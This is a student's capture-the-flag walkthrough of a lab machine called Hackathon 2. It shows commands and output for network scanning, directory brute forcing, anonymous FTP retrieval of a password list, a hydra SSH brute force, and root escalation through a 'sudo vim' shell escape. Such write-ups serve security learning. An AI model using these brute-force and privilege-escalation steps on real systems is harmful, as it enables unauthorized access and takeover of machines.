CTF Lab 2


Capture the flag lab 2

I practice on this lab name Hackathon 2 and try to hack this lab using some steps are as follows:


First, we need to find our targeted machine hackathon2 in entire network.

- **Step 1**

  First, we Scan entire network with help of command:
  nmap 172.20.10.1/24



  We will check this all IP's on browser to check which in our targeted machine and we found that ip that ip is 172.20.10.3



➢ Step 2

Ping 172.20.10.3 for checking our targeted pc is on or not.

```
┌──(kali㉿kali)-[~]
└─$ ping 172.20.10.3
PING 172.20.10.3 (172.20.10.3) 56(84) bytes of data.
64 bytes from 172.20.10.3: icmp_seq=1 ttl=64 time=1.63 ms
64 bytes from 172.20.10.3: icmp_seq=2 ttl=64 time=1.74 ms
64 bytes from 172.20.10.3: icmp_seq=3 ttl=64 time=1.86 ms
64 bytes from 172.20.10.3: icmp_seq=4 ttl=64 time=2.05 ms
^C
--- 172.20.10.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3337ms
rtt min/avg/max/mdev = 1.631/1.821/2.051/0.155 ms
```

➢ Step 3

Scan targeted machine through Nmap for checking open port, vulnerability, and other information .

```
┌──(kali㉿kali)-[~]
└─$ nmap  -sC -sV -p20-8000  172.20.10.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-14 04:55 EDT
Nmap scan report for 172.20.10.3
Host is up (0.00092s latency).
Not shown: 7978 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 1000     1000           47 Jun 18  2021 flag1.txt
|_-rw-r--r--    1 1000     1000          849 Jun 19  2021 word.dir
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.20.10.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: hackathon2
| http-robots.txt: 1 disallowed entry
|_*/
|_http-server-header: Apache/2.4.41 (Ubuntu)
7223/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 70:4a:a9:69:c2:d1:68:23:86:bd:85:83:31:ca:80:0c (RSA)
|   256 a6:9e:a4:18:ad:a4:2b:7e:ea:f8:5e:63:29:6e:4f:24 (ECDSA)
|_  256 4e:db:a6:d2:eb:b9:53:a5:d7:21:0b:4e:57:a5:f5:c1 (ED25519)
MAC Address: 00:0C:29:B9:57:C5 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds
```

We found here that Anonymous FTP login is allowed

➢ Step 4


Now we will do Directory brute force for gaining more information with the help of gobuster.


Command: gobuster dir -u http:// 172.20.10.3 -w /usr/share/word list/dirbuster/directory -list – 2.3medium.txt -x html,php,zip

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.20.10.3 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,zip
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.20.10.3
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html               (Status: 403) [Size: 276]
/index.html          (Status: 200) [Size: 1254]
/happy               (Status: 200) [Size: 110]
/.html               (Status: 403) [Size: 276]
/server-status       (Status: 403) [Size: 276]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

➢ Step 5

We got some directories called /happy /server-status we will open /happy and view the page source in browser to check for some information





We got user in view page source user name is (hackathonll)

➢ Step 6

In step 3 we see that ftp anonymous login is allowed so no we wil try to login through ftp type user name and password anonymous for login.

```
┌──(kali㉿kali)-[~]
└─$ ftp 172.20.10.3
Connected to 172.20.10.3.
220 (vsFTPd 3.0.3)
Name (172.20.10.3:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

➢ Step 7

We login successfully now we need to find flag for that type ls command.
After typing ls we found flag1.txt file download it with the help of get command and we found another directory called word.dir download that also because in that directories there is bunch of passwords are store.

```
┌──(kali㉿kali)-[~]
└─$ ftp 172.20.10.3
Connected to 172.20.10.3.
220 (vsFTPd 3.0.3)
Name (172.20.10.3:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||14989|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000           47 Jun 18  2021 flag1.txt
-rw-r--r--    1 1000     1000          849 Jun 19  2021 word.dir
226 Directory send OK.
ftp> cat flag.txt
?Invalid command.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||20354|)
550 Failed to open file.
ftp> get word.dir
local: word.dir remote: word.dir
229 Entering Extended Passive Mode (|||37081|)
150 Opening BINARY mode data connection for word.dir (849 bytes).
100% |***********************************************************************************************************************************|   849      155.78 KiB/s    00:00 ETA
226 Transfer complete.
849 bytes received in 00:00 (105.08 KiB/s)
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||31376|)
550 Failed to open file.
ftp> get  flag1.txt
local: flag1.txt remote: flag1.txt
229 Entering Extended Passive Mode (|||31558|)
150 Opening BINARY mode data connection for flag1.txt (47 bytes).
100% |***********************************************************************************************************************************|    47       18.19 KiB/s    00:00 ETA
226 Transfer complete.
47 bytes received in 00:00 (7.05 KiB/s)
ftp> exit
221 Goodbye.
```

➢ Step 8

After downloading the flag1.txt type cat flag1.txt to open it and submit the flag one we found 1st Flag. And checking that word.dir file we found.

```
┌──(kali㉿kali)-[~]
└─$ ls
192.168.1.9                2025-05-17-ZAP-Report-.html  Desktop    example.com  h                hts-log.txt   Music            Pictures   Public     Templates              word.dir
2025-05-17-ZAP-Report-     an                           Documents  fade.gif     hackethon1.txt   index.html    n                Practice   reports    'testphp report .txt'
2025-05-17-ZAP-Report-2    backblue.gif                 Downloads  flag1.txt    hts-cache        mkdir         nmap-rushi.txt   practice3.txt  rushi1.txt  Videos

┌──(kali㉿kali)-[~]
└─$ cat flag1.txt
FLAG{7e3c118631b68d159d9399bda66fc684}

┌──(kali㉿kali)-[~]
└─$ cat word.dir
happy
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
```

➢ Step 9

For second flag we need to brute force the password because we have username that we found in step 5 so for password also we have file that we found in step 7 we put that and brute force it for password.

Command: hydra -l hackathonll -P word.dir ssh://172.20.10.3 -s 7223 -t4

```
┌──(kali㉿kali)-[~]
└─$ hydra -l hackathonll -P word.dir  ssh://172.20.10.3 -s 7223 -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-16 02:58:21
[DATA] max 4 tasks per 1 server, overall 4 tasks, 110 login tries (l:1/p:110), ~28 tries per task
[DATA] attacking ssh://172.20.10.3:7223/
[7223][ssh] host: 172.20.10.3   login: hackathonll   password: Ti@gO
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-16 02:59:08
```

We found a password :Ti@gO

➢ Step 10

Now we have username hackatholl and password Ti2gO so we sill login with the help of port 7223

Command: ssh hackatholl@172.20.10.3 -p 7223

```
┌──(kali㉿kali)-[~]
└─$ ssh hackathonll@172.20.10.3 -p 7223
The authenticity of host '[172.20.10.3]:7223 ([172.20.10.3]:7223)' can't be established.
ED25519 key fingerprint is SHA256:kVyS5RqS8tFczs71LETg90vnsj/ZLDrqbn91uPP1Cik.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: y
Please type 'yes', 'no' or the fingerprint: n
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '[172.20.10.3]:7223' (ED25519) to the list of known hosts.
hackathonll@172.20.10.3's password:
Permission denied, please try again.
hackathonll@172.20.10.3's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-74-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 16 Jun 2025 07:02:00 AM UTC

  System load:           0.01
  Usage of /:            25.2% of 18.57GB
  Memory usage:          24%
  Swap usage:            0%
  Processes:             223
  Users logged in:       0
  IPv4 address for ens33: 172.20.10.3
  IPv6 address for ens33: 2401:4900:79df:831f:20c:29ff:feb9:57c5
  IPv6 address for ens33: 2401:4900:7c60:c79f:20c:29ff:feb9:57c5
```

➢ Step 11

For capturing 2nd flag we need root access for that type ls -a, we will found some directories. Open .bash_history directory


```
Last login: Sat Jun 14 08:27:51 2025 from 172.20.10.5
$ ls
$ whoami
hackathonll
$
$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  .profile
$ cat .bash_history
ls
sudo -i
sudo -l
sudo -i
sudo -l
sudo -i
```

Now open sudo -i and sudo -l root password required showing because we only have privillage access.


```
$ sudo -i
[sudo] password for hackathonll:
Sorry, user hackathonll is not allowed to execute '/bin/bash' as root on hackathon.
$ sudo -l
Matching Defaults entries for hackathonll on hackathon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hackathonll may run the following commands on hackathon:
    (root) NOPASSWD: /usr/bin/vim
```

➢ Step 12

We got the information that we need to do privilege escalation type on google (privilege escalation using (root) NOPASSWD: /usr/bin/vim)



Go to this website



Copy it and paste it with sudo because we don't have root access .

```
User hackathonll may run the following commands on hackathon:
    (root) NOPASSWD: /usr/bin/vim
$ vim -c ':!/bin/sh'

$ sudo vim -c ':!/bin/sh'

# whoami
root
```

We have root access now

- **Step 13**

  We are in root now so type cd/root we got flag2.txt

```
# whoami
root
# cd /root
# ls
flag2.txt  snap
# cat flag2.txt
FLAG{7e3c118631b68d159d9399bda66fc694}
#
```